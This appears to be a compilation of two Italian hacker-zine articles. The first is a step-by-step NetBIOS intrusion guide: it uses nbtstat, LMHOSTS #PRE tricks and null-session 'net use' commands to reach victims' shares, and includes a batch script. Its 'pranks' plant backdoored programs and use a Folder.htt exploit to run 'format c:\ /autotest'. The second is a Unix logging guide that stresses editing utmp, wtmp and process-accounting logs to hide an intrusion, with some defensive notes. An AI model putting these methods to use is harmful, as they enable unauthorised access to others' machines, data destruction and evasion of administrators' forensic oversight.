LMHOST risiede nella cartella c:\windows\ se non è mai stato utilizzato ha estensione sam (sample).
Questo file nasce per diminuire le richieste broadcast .Al suo interno vengono indicati nomi, ed indirizzi.
Quando questi sono accompagnati dal suffisso #PRE allora vengono RECARICATI nella CACHE.

L'uso del protocollo TCP/IP comporta affinchè le comunicazioni possano avvenire, che le porte necessarie
per i tre possibili tipi di comunicazioni usati dal netbios siano sempre aperte.

Queste porte sono :

137: Risoluzione dei nomi Netbios (UDP)
138,139 : datagrammi (UDP)
139: sessioni (TCP).

HACK dei Netbiossati

Per una guida migliore di questa si rimanda a www.spippolatori.com .

Vediamo di applicare quanto finora visto:

METODO A:

Ricerca della vittima : chi usa NBT ha sicuramente le porte 137,138,139 aperte. (Attenti che a causa
di un baco di winzoz chi installa TCP/IP automaticamente installa anche il Netbios e quindi avrà aperte
le fatidiche porte 137,138,139 se non ci credete date il comando dalla shell del dos netstat -a.).
Utilizzo allora uno scanner settato sulla porta 139.
Verifica delle vittima. Ovvero Scopriamo se il pollo ha attivato condivisioni di cartelle o meno: da
shell del dos nbtstat -A xxx.xxx.xxx.xxx oppure nbtstat -a nome. Se tra i suffissi c'e' il 20 la vittima
ha attive le condivisioni di cartelle file e stampanti.
Inseriamo la vittima nella nostra "lan" per far ciò sfruttiamo il file LMHOST ed il suffisso #PRE. Ossia
editiamo LMNOST ed all'interno mettiamo: xxx.xxx.xxx.xxx <tab> nome macchina <tab> #pre. E salviamo il
file senza suffissi. Il nome macchina lo abbiamo ricavato da nbtstat -A xxx.xxx.xxx.xxx (il primo nome
che compare nella lista). A questo punto diamo il comando nbtstat -R (in pratica inseriamo il contenuto
di LMHST nella cache)

Scopriamo se la vittima ha solo la possibilità di condividere risorse o se ha le risorse effettivamente
condivise: il comando da dare è net view \\nome_vittima
Utilizziamo le risose condivise. Per far ciò usiamo il buon redirctor e possiamo utilizzare IE inserendo
l'indirizzo xxx.xxx.xxx.xxx/cartella_condivisa, oppure start->esegui \\ xxx.xxx.xxx.xxx/cartella_condivisa,
oppure strumenti-<connetti unità di rete -> xxx.xxx.xxx.xxx/cartella_condivisa.
METODO B

Trovata la nostra vittima e constatato che questi ha attiva la condivisione delle risorse (suffisso 20)
sfruttiamo un baco di winzoz che consente la connessione nulla alle cartelle nascoste IPC$, C$ ADMIN$...

Diamo in pratica il seguente comando:

net use \\xxx.xxx.xxx.xxx\IPC$ (in caso di protezione a livello di condivisione)
o

net use \\xxx.xxx.xxx.\IPC$ ""/user:"" (in caso di protezione a livello utente).

A questo punto diamo il comando:

net view \\xxx.xxx.xxx\ ed avremo l'elenco delle cartelle condivise.

Note varie:

Per disattivare la possibilità di connessione nulla dobbiamo operare sul registro di configurazione:
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control|LSA ed aggiungere value name: RestrictAnonymous data type
:REG_DWORD, value 1 (cio vale solo per windows NT):-<
Nel caso trovassimo cartelle protette da password possiamo usare programmi specifici .
In rete esistono molti programmi per conoscere se qualcuno si collega con le vostre risorse condivise. Quindi
okkio alle penne se non volete che qualche pulotto utilizzi una tabacchiera fatta con la pelle del vostro sc....
PROGRAMMI UTILI:

In rete esistono molti programmi specifici tra i più noti:

SCANNER:

legion v2.1 di rhino9

SMBScanners di FloW - H'98

Password

Cain 2.0

Pqwack

Nat

E' anche possibile farsi un piccolo file bat del tipo:

```
nbtstat -a %1 > result.txt

net use \\%1\ipc$ " /user:" >> result.txt

net view \\%1 >>> result.txt
```

SCHERZI DA LAMERd

Si possono fare molti scherzi semplicemente sapendo che il nostro PC (con win 9x) non può funzionare da
server. In soldoni ciò significa che se trovo un programma in una cartella remota e lo lancio questi andrà
in esecuzione sul MIO PC e NON sul Pc che condivide il Programma J .

SCHERZO 1:

strumenti:

NetAllarm o Similare (net allarm è un programmillo che ci consente di vedere chi utilizza le risorse)
Cartella condivisa
Programma tipo sextetris o xxxpoker in cui abbiamo nascosto una bella beckdoor tipo quella del buon quequero
per capirci.
Aspettiamo il lamer di turno , leggiamo il suo ip ed aspettiamo che esegua il programma. A questo punto da
vittime siamo diventati aggressori.

SCHERZO 2

Strumenti :

La solita cartella
L'Exploit scoperto da Georgi Guniski sulla vulnerabilità del Folder.htt (www.nat.bg/~joro).
A questo punto :

Rinominiamo il nostro Format con un nome qualsiasi
Nel file bat inseriamo come comando format c:\ /autotest
Ps rinominiamo il format per evitare di cadere nel nostro stesso simpatico scherzetto...

DISATTIVARE LE PORTE 139,138,137:

Come fare lo vedremo nel prossimo articolo , sempre ammesso che gli SPP mi pubblichino di nuovo....

Vi lascio comunque con alcuni indizzi:

Per navigare in internet l'unico protocollo necessario è il protocollo TCP/IP.
La Lan può tranquillamente utilizzare invece che NBT il NETBEUI che non apre porte di comunicazione.
I binding delle schede di rete devono essere solo verso i protocolli interni NETBEUI e i binding
quelli dei Modem solo su TCP/IP
Che la condivisione deve essere consentita solo al NetBEUI.

Con Questo vi Lascio......

Un saluto a Master, Rigor e quequero.....

IL SOLIMANO

==========

Piccola guida introduttiva sui log di un sistema Unix

By legba

Mi son sempre chiesto se un disclaimer serve veramente a qualcosa, nel dubbio....

Disclaimer: il seguente testo e' a scopo puramente informativo, non mi ritengo responsabile dgli eventuali danni causati dall' uso per scopi illeciti e/o dannosi e/o illegali dei contenuti di questo articolo. Se ti ritieni offeso dai temi trattati in quest'articolo smetti di leggerlo e cancellalo dal tuo computer, proseguendo ti prendi la responsabilita' dell'uso che farai delle informazioni contenute.

PICCOLA GUIDA INTRODUTTIVA SUI LOG DI UN SISTEMA UNIX:

Perche?

Perche' una guida sui log? perche' i log sono l'unica cosa che puo' aiutarvi a capire che cosa e' successo quando il vostro pinguino crasha per qualche strana ragione oppure viene crashato da qualcuno. Sotto un altro punto di vista tutte le volte che vi connettete ad un server o host qualsiasi i log sono una traccia del vostro passaggio ed e' sempre bene avere un'idea per quanto vaga di quali tracce lasciate, qualsiasi sia la ragione che vi ha portato in quel posto. Faccio subito una precisazione: se entrate in un sistema amministrato da un admin esperto e fate sfaceli non sara' questo documento a salvarvi la pelle, i modi di produrre log sono innumerevoli e questo semplicemente perche' ognuno puo' scrivere un programma che generi, gestisca, nasconda log. Lo scopo di quese pagine e' solo quello di illustrare alcuni degli strumenti che vengono normalmente utilizzati per il logging su sistemi "normali" senza soffermarmi sul logging che specifiche applicazioni possono offrire (firewall,server web, ftp.. ecc).

Percome?

Tutto quello che segue e' frutto di curiosita' e impegno, quando studio qualcosa mi piace pensare che scrivere un articolo possa risparmiare un po' di fatica alla prossima persona che la studiera'. Non vi arrabbiate se trovate in quest'articolo delle imprecisioni, anzi perfavore fatemelo sapere e magari la prossima volta che passate del tempo su un argomento qualsiasi scriveteci un articolo; come una volta un tizio disse "information wants to be free".
Inoltre con quest' articolo ci potete fare quel che vi pare ma non modificarlo e lasciarci il mio nome, se poi ne fate un cut&paste e' corretto mettere un collegamento all'originale perche' anche un pezzo di bibbia tolto dal suo contesto puo' diventare un manifasto razzista (e se non ci credete chiedetelo a Master ;)

Un altro paio di considerazioni generali: se l'admin. di un sistema non e' un incapace i file di log hanno i permessi di scrittura (o anche di lettura) solo per root quindi se non avete la pwd di root non li potete cambiare, se l'admin. oltre a non essere un incapace e' anche furbo puo' essere che alcuni log vengano salvati in locale ma anche su una macchina remota quindi cambiare i log della macchina dove avete accesso diventa inutile perche' comunque ne esiste una copia integra da qualche parte.
Ci sono dei programmi che servono a questo e dopo ne vediamo uno.

Prendiamo una generica macchina con istallata una generica versione di linux, tutte le prove che ho fatto le ho fatte sulla mia SuSe (shell bash) ma le cose dovrebbero cambiare poco da distribuzione a distribuzione solo qualche piccola variazione nel nome dei file o nei posti dove sono i file

che nomineremo, con le stesse precauzioni i ragionamenti dovrebbero essere validi anche per altre versioni di UNIX.
I log che piu' ci interessano possiamo distinguerli in tre categorie:

1- I log creati nel momento della vostra connessione

2- I log che testimoniano la vostra presenza quando siete dentro ad un sistema

3- I log che possono essere utilizzati successivamente per ricostruire le vostre azioni nel periodo di tempo in cui eravate dentro al sistema.

Prima di entrare nella descrizione vediamo come vengono generati e quali applicazioni gestiscono i log.
Anzitutto che cosa e' un file di log? e' un file nel quale vengono immagazzinate informazioni relative a quello che succede in una macchina, molto sempliciticamente quando vengono eseguiti determinati programmi si genera un log ovvero una riga di testo o una struttura particolare dove si specifica l'ora, la data, il nome dell'utente che che lo ha eseguito e altri dettagli utili, questi dati vengono aggiunti al file che contiene i log.
Alcuni programmi quando vengono eseguiti, da soli generano un log e lo mettono in una directory particolare, altri programmi generano il log e lo inviano ad un'applicazione il cui compito e' gestire i log. Quest' applicazione in una distribuzione linux standard e' il Syslogd. Obbedisce al file di configurazione /etc/syslog.conf quindi vediamo come e' composta una riga di questo file:

```
mail.warn;news.warn;auth.*      /var/log/messages
```

Ogni riga permette di dirigere un certo tipo di log in un determinato file, i log vengono distinti per il tipo di applicazione che li ha generati (facilities) e per un livello di "gravita'" dell'evento che viene loggato (priorities). Le facilities sono:

kern user mail daemon auth syslog lpr news uucp

mentre le priorities:

emerg alert crit err warning notice info debug.

La prima parte di ogni riga di syslog specifica a quale tipo di log ci si riferisce, la sintassi e':

facility.priority;facility.priority; ecc...

un asterisco viene interpretato come tutte le facilities/priorities mentre "none" viene interpretato come nessuna di queste.
La seconda parte e' separata da un tab (se si mettono degli spazi non funziona) e specifica in quale file mandare il log (alcune proprieta' possono cambiare con le versioni di syslog, vedi man syslog.conf).

Quindi la riga sopra vuol dire che tutti i messaggi che provengano da applicazioni di posta con priority warning o superiore, o da applicazioni di news con priority warning o superiore o da applicazioni di autenticazione con qualsisi priority vengano mandati nel file /var/log/messages.
Non sempre la seconda parte della riga e' un file a cui mandare il log, le altre azioni possibili sono:

- manda un messaggio ad un utente (si aggiunge il nome dell'utente o dei vari utenti separati da virgole)
- manda un messaggio a tutti gli utenti (asterisco)
- invia il messaggio ad un altro programma (|/nomeprogramma)
- manda il messaggio al syslog di un altro host (@host.dominio)

quindi le righe

```
-----------------------------------------------------------------
auth.crit       @logger.rete.com
auth.crit       |/root/detector
auth.crit       root
-----------------------------------------------------------------
```

mandano tutti i messaggi di autenticazione con priority critica o superiore prima ad una macchina esterna, poi ad un'applicazione detector e infine in console al root.
Quando un programma genera un log utilizza la funzione syslog() specificando facilities, priorities e testo del log, questa funzione manda tutto a syslog che si comporta di conseguenza. Una conseguenza di questo e' che mentre i log arrivano a syslog ordinati per ogni applicazione che li genera (ovvero ogni applicazione genera dei log riguardanti argomenti distinti per es. telnet, finger ecc..) escono da syslog raggruppati per il tipo di priorities e facilities il che rende piu' difficile rintracciarli. Per capire meglio il concetto facciamo un esempio: ammettiamo che l'applicazione XX mandi i suoi log in un file /var/log/Xlog, tutto facile, se noi vogliamo cercare i log andiamo in Xlog e troviamo tutto quello che riguarda XX.
Ammettiamo che XX mandi i suoi log a syslog e nel file di configurazione troviamo

```
-----------------------------------------------------------------
x.warn          /var/log/warn
x.crit          /var/log/crit
-----------------------------------------------------------------
```

i log di XX possono essere in entrambi dei file menzionati a seconda di che priority gli e' stata assegnata. Questo rende un po' piu' complesso andare a ricercare i log di una singola applicazione, la cosa piu' sensata e' fare delle prove. Per esempio se vogliamo sapere in quale file vanno i log di tcpd (vedi dopo) fare delle prove aprendo delle connessioni su porte aperte (anche da locale) e vedere quali file menzionati in sysylog.conf cambiano.

Spesso e volentieri le applicazioni oltre ad avere un file di log proprio mandano un secondo log anche a syslog, per esempio ogni log fallito nella mia suse viene loggato nel file falillog (vedi dopo) ma anche in /var/log/messages da syslog, quindi e' bene saper interpretare il file di configurazione.

Un log si cambia per non lasciare traccia del proprio passaggio quindi la soluzione piu' drastica ovvero di cancellare tutto il log non serve allo scopo, anzi, da' la sicurezza ad un admin che qualcuno e' passato sulla sua macchina e da' ragioni per cercare meglio altre tracce piu' precise, e' come depistare i poliziotti tagliandogli le gomme, magari li' per li' non vi possono correre dietro ma se ne ricorderanno.
Per cancellare le proprie tracce un log va modificato, e normalmente modificare un log vuol dire scriversi un programmino in qualsiasi linguaggio che permetta di manipolare le strutture di cui il log e' composto, alla fine dell'articolo c'e' un piccolo esempio di un viewer per i log utmp, farne un editor e' un piccolo lavoro che vi lascio volentieri.
Le stesse considerazioni valgono al contrario se siete voi quelli che avete la necessita' di capire quello che e' passato al vostro sistema.

Vediamo ora nel dettaglio i tre tipi di log che abbiamo definito sopra:

---------- 1 ----------

I log che ci interessano di piu' sono i log generati quando aprite una *qualsiasi* connessione con la macchina in questione e quelli generati quando fate il login di un sistema.
Iniziamo dai secondi che sono piu' facili:

/var/log/lastlog: e' in questo file che vengono salvati i dati relativi all'ultimo login fatto da ogni utente. Per ogni utente vengono salvati il terminale d'ingresso (tty2, tty3..) e la data e l'ora dell'ultimo

login. Il contenuto del file puo' essere mostrato con il comando
"lastlog". Lastlog manda in uscita qualcosa del tipo:

```
utente1            tty2                      Thu Sep 14 13:29:20 -0400 2000
utente2                                       **Never logged in**
utente3            tty5                      Mon Sep 25 16:54:47 -0400 2000
utente4            tty2                      Fri Sep 15 01:37:42 -0400 2000
...
..
********************** numeri dopo?? ********************
```

Ogni volta che l'utente1 fa il login i dati in /var/log/lastlog vengono
aggiornati, ovvero la riga corrispondente ad utente1 viene sostituita
con la data e l'ora del momento del login. Questo implica due cose,
la prima e' che comunque non e' possibile da lastlog sapere qualcosa
riguardo i login precedenti all'ultimo, la seconda e' che non e'
possibile entrare in un sistema e fare in modo di lasciare un lastlog
identico a quello che esisteva prima dell'ingresso, questo semplicemente
perche' nel momento in cui entrate lastlog viene aggiornato e vengono
cancellati i dati precedenti, anche se editate lastlog non potete sapere
quali erano i dati prima del vostro ingresso e rimetterceli. Al limite
potete fare in modo che il vostro ingresso sia loggato ad una data o ora
diversa rispetto a quella reale.
Un editor per il file lastlog lo potete probabilmente trovare in giro ma
anche scriverselo non e' poi cosi' difficile, il file e' organizzato in
strutture 'lastlog' definite nella libreria /usr/include/bits/utmp.h
come:

```
#define UT_LINESIZE     32
#define UT_HOSTSIZE     256


/* The structure describing an entry in the database of
   previous logins.  */
struct lastlog
  {
    __time_t ll_time;           /* __time_t = long int */
    char ll_line[UT_LINESIZE];
    char ll_host[UT_HOSTSIZE];
  };
```

---

una struttura per ogni utente.
Il commento su __time_t l'ho aggiunto io.

Cambiare lastlog quindi puo' avere effetti diversi, se ci si
ricorda esattamente la data e l'ora del proprio ultimo login vederlo
cambiato puo' risultare strano, ancora piu' strana risulta la sparizione
completa del file.
Si puo' pensare che un admin non paranoico non stia sempre a spulciare
i log ed e' vero, la brutta (o bella) notizia e' che lastlog viene
interpellato non solo con l'apposito comando ma anche ad ogni vostro login.
Avete mai notato che subito dopo aver messo la vostra pwd appare:

```
Nailbomb login: root
Password:
Last login: Wed Sep 27 12:59:09 on tty4
Have a lot of fun...
Nailbomb:~ #
```

Le prime due righe sono il login sulla macchina 'Nailbomb', la terza
e' una riga presa da lastlog che ci dice l'ultima volta che l'utente
root e' entrato. Quindi pur non essendo paranoici lastlog e' sempre

sotto gli occhi.

/var/log/faillog: E' il file dove vengono loggati tutti i tentativi di login non riusciti. Viene visualizzato con il comando faillog che manda in uscita i tentativi di login falliti per ogni uid, attraverso lo stesso comando si possono settare il numero massimo di tentativi prima che l'utente venga disabilitato. Anche in questo caso normalmente il contenuto di faillog viene visualizzato al momento del login. Se provo a fare un login come root sbagliando password, al login successivo ricevo il messaggio:

```
------------------------------------------------------------------------
Nailbomb login: root
Password:
1 failure since last login.  Last was 01:29:39 on tty4.
Last login: Sun Dec 10 01:09:43 on tty3
Have a lot of fun...
Have a lot of fun...
Nailbomb~ #
------------------------------------------------------------------------
```

la terza riga dice che c'e' stato un tentativo fallito tra l'ultimo e il penultimo login.

Nella mia distribuzione non sono riuscito a trovare una libreria dove fossero definite le strutture faillog ma con una ricerca in google ho trovato questa:

```
struct  faillog {
short   fail_cnt;       /* failures since last success */
short   fail_max;       /* failures before turning account off */
char    fail_line[12];  /* last failure occured here */
time_t  fail_time;      /* last failure occured then */
        /*
        * If nonzero, the account will be re-enabled if there are no
        * failures for fail_locktime seconds since last failure.
        */
long    fail_locktime;
};
```

Veniamo al secondo tipo di log che abbiamo nominato ovvero quei log che vengono creati su un sistema quando si apre una connessione qualsiasi. Date un occhiata al file /etc/inetd.conf. Questo file gestisce le connessioni alla vostra macchina, ovvero dice quale programma eseguire ogni volta che si tenta di connettersi al sistema (vedi man inetd.conf). Una riga di questo file e' del tipo:

```
nntp    stream  tcp     nowait  news    /usr/sbin/tcpd  /usr/sbin/leafnode
```

Ogni riga gestisce un protocollo, in questo caso il risultato e' che ogni volta che si apre una connessione alla porta 119 (protocollo nntp) viene eseguito come utente "news" il programma /usr/sbin/tcpd e successivamente /usr/sbin/leafnode che e' il server news. Tralasciando il significato di tutti gli altri campi (man inetd.conf) si vede che /usr/sbin/tcpd viene comunque eseguito prima della maggior parte dei server (e' presente in quasi tutte le righe). tcpd non e' altro che un tcp-wrapper ovvero un programma che logga tutti i tentativi di connessione, una volta creato il log i dati in ingresso vengono mandati al server leafnode (in realta' tcpd svolge anche alcune funzioni di firewalling ma per questo vi rimando alla sua pagina del manuale) mentre i log una volta generati vengono inviati a syslog di cui ho parlato prima. tcpd e' il wrapper che normalmente si trova in distribuzioni standard di linux, ne esistono ovviamente degli altri.

Questo e' il modo piu' elementare per utilizzare tcpd, con lo svantaggio che chiunque solo dando un'occhiata a inted.conf si puo' accorgere che la propria connessione e' stata loggata, ne esistono altri meno evidenti, si puo' ad esempio spostare il demone in una directory che non sia la

solita dove si trova, per esempio

mv /usr/sbin/leafnode /altra/directory/

dopodiche' si sposta tcpd in /usr/sbin/leafnode

cp tcpd /usr/sbin/leafnode

e si lascia inalterata la riga in inetd.conf ovvero:

```
------------------------------------------------------------------------
nntp    stream  tcp     nowait  news    /usr/sbin/leafnode
------------------------------------------------------------------------
```

in questo modo quando si apre una connessione nntp invece di eseguire il demone nntp si esegue tcpd ma inetd.conf rimane pulito. Una domanda che vi state ponendo e che mi sono posto anch'io e' "ma se tolgo da inetd.conf la posizione del server come faccio a farlo partire?" la risposta sta in /usr/doc/packages/tcp_wrapper/README ed e' che quando si installa il wrapper c'e' una variabile da settare nel makefile che contiene la posizione del vero demone da far partire dopo aver effettuato il logging.

Un altro modo consiste nell'editare il sorgente del demone (leafnode) e fare in modo che all'avvio di leafnode venga eseguito anche tcpd, ricompilare e installare il nuovo demone leafnode.
In questi due modi non esistono tracce evidenti dell'utilitzzo di tcpd ma i server sono stati sostituiti (primo caso) o modificati (secondo caso). Un modo per accorgersi di tali cambiamenti e' quello di utilizzare il comando sum. Sum fa il checksum di un file (vedi man sum o info sum) e manda in uscita il checksum e la dimensione (fare il checksum in parole povere vuol dire utilizzare un algoritmo che associa un numero unico al file in modo che due files diversi abbiano due checksum diversi).
Se voi sapete quale demone e quale versione del demone sta girando sulla macchina in questione potete trovare in rete una versione originale del demone (quindi sicuramente non modificata) e confrontare i due files attraverso sum, se i checksum sono diversi probablilmente siamo in uno dei due casi precedenti.

---------- 2 ----------

Bien, vediamo ora in che modo un admin puo' accorgersi della presenza di un ospite poco gradito quando questo sta razzolando all'interno del suo sistema.
Esistono alcuni comandi il cui scopo e' specificatamente quello di verificare gli utenti che stanno utilizzando il sistema in un dato momento, tutti questi comandi (finger, who, w, last, users... provate a fare qualche login sulla vostra macchina, e fate partire qualche processo, dopodiche' stupitevi a vedere quante cose vengono fuori con un semplice "w") utilizzano i file

/var/run/utmp
/var/log/wtmp

Altro comando simile e' ovviamente ps.
Vediamo come sono strutturati questi files e in che modo vengono utilizzati dai vari comandi.

/var/log/utmp: contiene dati immagazzinati in strutture definite nella libreria /usr/include/bits/utmp.h

```
struct utmp
{
  short int ut_type;            /* Type of login.  */
  pid_t ut_pid;                 /* Process ID of login process.  */
  char ut_line[UT_LINESIZE];    /* Devicename.  */
  char ut_id[4];                /* Inittab ID.  */
  char ut_user[UT_NAMESIZE];    /* Username.  */
```

```
  char ut_host[UT_HOSTSIZE];    /* Hostname for remote login.  */
  struct exit_status ut_exit;   /* Exit status of a process marked
                                   as DEAD_PROCESS.  */
  long int ut_session;          /* Session ID, used for windowing.  */
  struct timeval ut_tv;         /* Time entry was made.  */
  int32_t ut_addr_v6[4];        /* Internet address of remote host.  */
  char __unused[20];            /* Reserved for future use.  */
};

struct exit_status
  {
    short int e_termination;    /* Process termination status.  */
    short int e_exit;           /* Process exit status.  */
  };
```

Le altre strutture incluse in utmp come timeval sono definite in qualche file /usr/include, se vi interessa potete andare a vedere gli include all'inizio di /usr/include/bits/utmp.h e cercare in quelle librerie le strutture corrispondenti, in ogni caso per scrivere un programma che le utilizzi basta includere /usr/include/utmp.h all'inizio (vedi piu' in basso).

Come si vede abbastanza chiaramente anche dai commenti aggiunti il contenuto del file utmp riguarda gli utenti che sono attivi in un determinato momento in un sistema, (ogni struttura un login) spesso nelle varie distribuzioni di linux (per esempio nella mia SuSe 6.4 o in Redhat) questo file viene lasciato con permessi di lettura e scrittura per tutti gli utenti il che lo rende facilmente manipolabile, e' buona regola cambiare tali permessi e renderlo editabile solo da root. E' quindi abbastanza facile modificare questo file cambiando i dati relativi al proprio login o a quello di altri, anche solo con vi le strutture si distinguono una dall'altra e si puo' cancellare da utente quella relativa al proprio ingresso.
NB: Se si cancella il file utmp alcuni comandi non protestano mentre il comando finger avverte della mancanza di tale file.

/var/log/wtmp : contiene dati organizzati in strutture identiche a quelle di utmp ma che vengono gestite dai programmi in modo leggermente diverso: la differenza fondamentale e' che in wtmp vengono loggati sia i login che i logout, quindi quando si fa un logout il file utmp diminuisce di dimensione (viene cancellata la struttura relativa al proprio ingresso) mentre wtmp cresce (viene aggiunta un'altra struttura che tiene conto del nostro logout). I dati di ogni login vengono immagazzinati in strutture utmp, quelli di ogni logout vengono immessi nello stesso tipo di strutture ma con il campo user nullo, con questa convenzione il comando last distingue un ingresso da un'uscita. Se in un log di un logout (maledetto inglese! :) il campo teminale contiene una tilde (~) significa che nel sistema nel frattempo e' stato fatto un reboot mentre due strutture adiacenti con terminale "|" e "{" loggano il tempo prima e dopo che un comando time venga eseguito. wtmp viene gestito dai comandi login e init ma nessuno di questi comandi lo crea quindi una volta cancellato non viene piu' eseguito nessun tipo di logging (lo stesso vale per utmp) rimane comunque molto sospetto un file di log che sparisce improvvisamente o un comando w che che non rileva nessun login.

Utilizzo del comando su: provate a fare un esperimento, fate un login come root sulla vostra macchina, adesso provate il comando w. Il risultato e' almeno un login come root come ci si poteva aspettare. Adesso utilizzate il comando su per "prendere le sembianze" di un altro utente, mettiamo quest'utente si chiami pippo. Riprovate il comando w, ci si puo' aspettare che il risultato sia la scomparsa del login root e l'apparizione del login pippo, sorpresa, il risultato e' lo stesso login di root di prima. In altre parole il comando su di default non cambia i files utmp e wtmp. La pwd di root la deve conoscere solo l'admin quindi se lo stesso admin attraverso un finger o un who si accorge che qualcuno ha fatto un login su un terminale diverso dal suo o da remoto autenticandosi come root comincia a pensare male, evidentemente c'e' qualcuno che aveva bisogno di far girare dei processi come root sulla sua macchina e ha trovato la pwd in qualche modo. Ma se questo qualcuno fa il login come un innocente utente normale, poi fa un su e fa girare

i processi come root la cosa non puo' essere scoperta attraverso un who. Ancora meglio, se l'admin fa un finger sulla propria macchina e si accorge che in quel momento e' attivo un login come root fara' di tutto per rintracciare chi e' riuscito a entrare nel suo sistema prima e per cacciarlo dopo. Questo e' meno evidente utlizzando su.
Un'ultima precisazione sul comando su, esiste una opzione nel momento in cui viene compilato per fare in modo che ogni volta ne venga loggato l'utilizzo da syslog, normalmente non e' attiva, se lo e' dovrebbe essere comunque visibile dal syslogd.conf o in ogni caso e' facile accorgersene facendo delle prove e vedendo se le dimensioni del file di log cambiano.

Discorso diverso invece vale per il comando ps; c'e' un opzione di ps (ps -U utente) che elenca i processi attivi sulla macchina e che appartengono ad un dato utente, come e' giusto che sia ps non e' influenzato da su, se fate su root e fate partire un processo il processo appartiene a root.
Indipendentemente dai log ps e' molto utile per individuare processi indesiderati sulla propria macchina, molto banalmente se un admin trova un processo che si chiama "cracker" o "keylogger" o qualsiasi altro nome poco ortodosso si puo' far venire dei dubbi. Allo stesso modo trovare un processo eseguito da un utente in una directory strana dovrebbe insospettire l'admin. Fate una prova, compilate questo programma e mettete l'eseguibile in /home/utente_qualsiasi

```
-------------------------
/* programma prova */

# include <curses.h>
main ()
{
(void) getchar ();
}
-------------------------
```

dopodiche' eseguitelo e fate un ps -f (tutto come root). Il risultato e' che ps vi dice che il programma prova sta girando nella directory /home/utente_qualsiasi. Ora fate un ps -U utente_qualsiasi. Il programma prova non viene fuori perche' voi lo avete eseguito come root, ma normalmente nessuno dovrebbe poter eseguire processi che stanno nella home/directory di qualcun altro, se non qualcuno che vuole far sembrare che il programma prova appartenga a utente_qualsiasi cosa che non sara' vista certo di buon occhio.

---------- 3 ----------

System accounting: il comando acct (vedi man acct) attiva il process accounting ovvero attiva il logging di tutti i processi che vengono fatti partire sulla macchina. Quando si ha il sospetto che qualcuno si sia introdotto nel proprio sistema questo tipo di log fornisce molte informazioni su quello che l'intruso puo' aver combinato, nonostante questo loggare tutti i processi puo' essere molto costoso
in termini di spazio, i file di log contengono il nome del programma eseguito, la data e l'ora, l'utente ecc.. possono crescere molto rapidamente quindi se non ci sono motivi particolari il system accounting e' disattivato. Nel caso che sia attivato, attraverso il comando acct (man acct) si puo' decidere dove mettere i log, non esiste quindi un file standard che contiene i log di acct. Normalmente comunque il nome del file contiene "acct" quindi una prima ricerca con il comando find puo' essere di aiuto. Immaginiamo invece che la ricerca non dia risultati; un altro modo per trovare il file e' quello di fare una ricerca non sul nome ma sul tempo della ultima modifica, il comando find ammette una opzione -mmin N, se noi proviamo

```
find / -mmin 1
```

il risultato sono tutti i file che sono stati modificati nell'ultimo minuto. Questa opzione ci puo' servire perche' tutte le volte che un processo termina (NB quando termina, non quando inizia) il file di log di

acct (mettiamo sia /var/log/account) viene modificato. Quindi se noi eseguiamo un comando qualsiasi e poi find / -mmin 1 uno dei files che find manda in uscita e' /var/log/account. Ammettiamo pero' che i file in uscita siano piu' di uno, in tal caso l'unico modo e' prenderli uno per uno e fare dei checksum ripetuti, il file account infatti e' l'unico file che cambia dopo ogni checksum quindi il risultato di sum e' sempre diverso (ogni volta che si esegue un sum viene generato un log che cambia il file account quindi al sum successivo il risultato e' diverso).
In quale forma il comando acct logga i processi? dopo qualche ricerchina ho trovato la struttura acct definita in

/usr/src/linux-2.2.14/include/linux/acct.h

ed e' della forma:

```
struct acct
{
        char            ac_flag;                /* Accounting Flags */
/*
 *      No binary format break with 2.0 - but when we hit 32bit uid we'll
 *      have to bite one
 */
        __u16           ac_uid;         /* Accounting Real User ID */
        __u16           ac_gid;         /* Accounting Real Group ID */
        __u16           ac_tty;         /* Accounting Control Terminal */
        __u32           ac_btime;       /* Accounting Process Creation Time */
        comp_t          ac_utime;       /* Accounting User Time */
        comp_t          ac_stime;       /* Accounting System Time */
        comp_t          ac_etime;       /* Accounting Elapsed Time */
        comp_t          ac_mem;         /* Accounting Average Memory Usage */
        comp_t          ac_io;          /* Accounting Chars Transferred */
        comp_t          ac_rw;          /* Accounting Blocks Read or Written */
        comp_t          ac_minflt;      /* Accounting Minor Pagefaults */
        comp_t          ac_majflt;      /* Accounting Major Pagefaults */
        comp_t          ac_swaps;       /* Accounting Number of Swaps */
        __u32           ac_exitcode;            /* Accounting Exitcode */
        char            ac_comm[ACCT_COMM + 1]; /* Accounting Command Name */
        char            ac_pad[10];             /* Accounting Padding Bytes */
};
```

Scrivere un editor per il file di log di acct e' esattamente lo stesso che scrivere un editor per altri files di log, cosa abbastanza piu' complessa e' invece riuscire a modificare il file di log in modo coerente per ingannare un admin. Il system accounting infatti logga *tutti* i processi nel momento in cui terminano, se voi eseguite l'editor e ne cambiate i contenuti, quando chiudete l'editor anche questo processo viene loggato e siete d'accapo. La cosa piu' sensata da fare per cancellare le proprie tracce e' interrompere il logging per il periodo in cui si rimane nel sistema, editare il file di log e prima di uscire riattivare il logging. Non e' una procedura efficacissima perche' l'ultima operazione viene comunque loggata ma e' la cosa piu' sensata da fare per non impazzire. Normalmente infatti un amministratore non sta a guardare i file di acct che contengono migliaia di comandi eseguiti ma li va a controllare solo se gia' sa che qualcuno e' entrato nel suo sistema, in tal caso accorgersi che il logging e' stato interrotto puo' al limite confermare i suoi dubbi ma niente di piu'.
Merita pero' spendere un paio di parole in piu' su questo argomento, prendiamo questo programmino:

```
-----------------------------------------------
# include <unistd.h>
main ()
{
acct("/root/acct");
}
-----------------------------------------------
```

altro non fa che attivare il logging nel file specificato. Se voi lo compilate senza opzioni appare l'eseguibile a.out nella stessa directory

dove lo avete compliato. Ora eseguite a.out, se andate a vedere il file /root/acct vi accorgete che il file non e' vuoto e se lo editate vi appare il log del programma a.out. In realta' quindi l'admin non si puo' accorgere con certezza che qualcuno ha editato il file di log, puo' solo osservare che un programma che si chiama a.out (il programma con cui alla fine riattivate il logging sul file originale) e' stato eseguito. L'informazione piu' importante e' probablimente la data e l'ora di quando e' stato eseguito, ma se un admin sta controllando il file di log probablimente sono informazioni che gia' conosce.

Come fa quindi l'admin a prendere le sue precauzioni? non e' esattamente facile, l'unica cosa che mi viene in mente e' quella di fare il logging su un file nascosto in modo che sia meno facile trovarlo, oppure editare il sorgente di acct in modo che il logging venga fatto sempre anche su un altro file distinto da quello dell'argomento che gli si passa, ma si rasenta la paranoia, se il vostro intruso ha la pwd di root c'e' poco da frignare.

Un ultimo paio di osservazioni; la prima riguarda il fatto che il sistem accounting non logga gli argomenti dei comandi eseguiti, la seconda e' che il logging avviene al termine del processo quindi processi attivi durante un crash o processi che non sono ancora terminati non vengono loggati (e questo puo' essere usato per ingannare il process accounting).
